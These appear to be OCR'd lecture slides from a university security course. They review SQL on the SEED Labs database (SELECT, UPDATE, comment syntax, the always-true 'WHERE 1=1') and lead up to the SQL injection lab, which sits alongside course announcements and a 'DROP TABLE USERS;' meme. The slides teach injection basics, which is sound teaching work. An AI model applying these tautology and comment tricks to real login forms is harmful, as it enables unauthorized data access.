
```
[10/06/22]seed@VM:~/.../04_sqli$ docker ps
CONTAINER ID   IMAGE                    COMMAND                  CREATED         STATUS          PORTS                NAMES
883e1f09accc   seed-image-mysql-sqli    "docker-entrypoint.s…"   7 seconds ago   Up 6 seconds    3306/tcp, 33060/tcp  mysql-10.9.0.6
bf48a4d2de9f   seed-image-www-sqli      "/bin/sh -c 'service…"   7 seconds ago   Up 6 seconds                         www-10.9.0.5
[10/06/22]seed@VM:~/.../04_sqli$ docksh 88
root@883e1f09accc:/#
```

- Log in with credentials and show databases



```
root@883e1f09accc:/# mysql --user=root --password=dees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql>
```

SQL Queries




```
mysql> select * from credential
    -> ;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.01 sec)

mysql> select Salary from credential
    -> ;
+--------+
| Salary |
+--------+
|  20000 |
|  30000 |
|  50000 |
|  90000 |
| 110000 |
| 400000 |
+--------+
6 rows in set (0.00 sec)

mysql>
```

Setup

- Use the database for the next lab

```
mysql> use sqllab_users
```



```
mysql> show tables
    -> ;
+-------------------------+
| Tables_in_sqllab_users |
+-------------------------+
| credential              |
+-------------------------+
1 row in set (0.00 sec)

mysql> describe credential
    -> ;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.01 sec)

mysql>
```

This database has one table

Announcements


I am out of town 10/13 – 10/18

- **NO CLASS** on Thursday
- **Recorded Lecture only** on Tuesday (10/18) (no in-person lecture)

Buffer Overflow Lab due on Sunday (10/16)

- You only will use Stack-L1 for all your tasks ☺

SQL Injection Lab due on Sunday (10/24)
- Will be posted later tonight



JUST ANTOTHER SEARCH STRING
DROP TABLE USERS;
MY POORLY IMPLEMENTED BACKEND
MY BEAUTIFULLY CRAFTED FRONTEND
imgflip.com

SQL Review

```
SELECT _____ FROM ______ WHERE ______ ;
```


Select everything

```
SELECT * FROM credential;
```



```
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
```

```
SELECT Salary, SSN FROM crediential WHERE Name="Boby";
```



```
+--------+----------+
| Salary | SSN      |
+--------+----------+
|  30000 | 10213352 |
+--------+----------+
```

MONTANA STATE UNIVERSITY

SQL Review


```
SELECT ____ FROM _____ WHERE _____ ;
```

```
SELECT * FROM credential; #this is a comment

SELECT * FROM credential; -- this is a comment

SELECT * /*this is a comment*/ FROM credential;
```

SQL Review

```
SELECT SSN FROM credential WHERE 1=1;
```


$\underbrace{\texttt{WHERE 1=1;}}_{\text{Always True, so select all the rows!}}$



```
+----------+
| SSN      |
+----------+
| 10211002 |
| 10213352 |
| 98993524 |
| 32193525 |
| 32111111 |
| 43254314 |
+----------+
```

SQL Review

```
UPDATE credential SET Name="Sammie" WHERE Name="Samy";
```




```
+----+--------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name   | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+--------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice  | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby   | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan   | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Sammie | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted    | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin  | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+--------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
```

```
Select * FROM credential WHERE Name="Samy"
```

(no results)

SQL Injections

`http://www.seedlabsqlinjection.com/`



Employee Profile Login

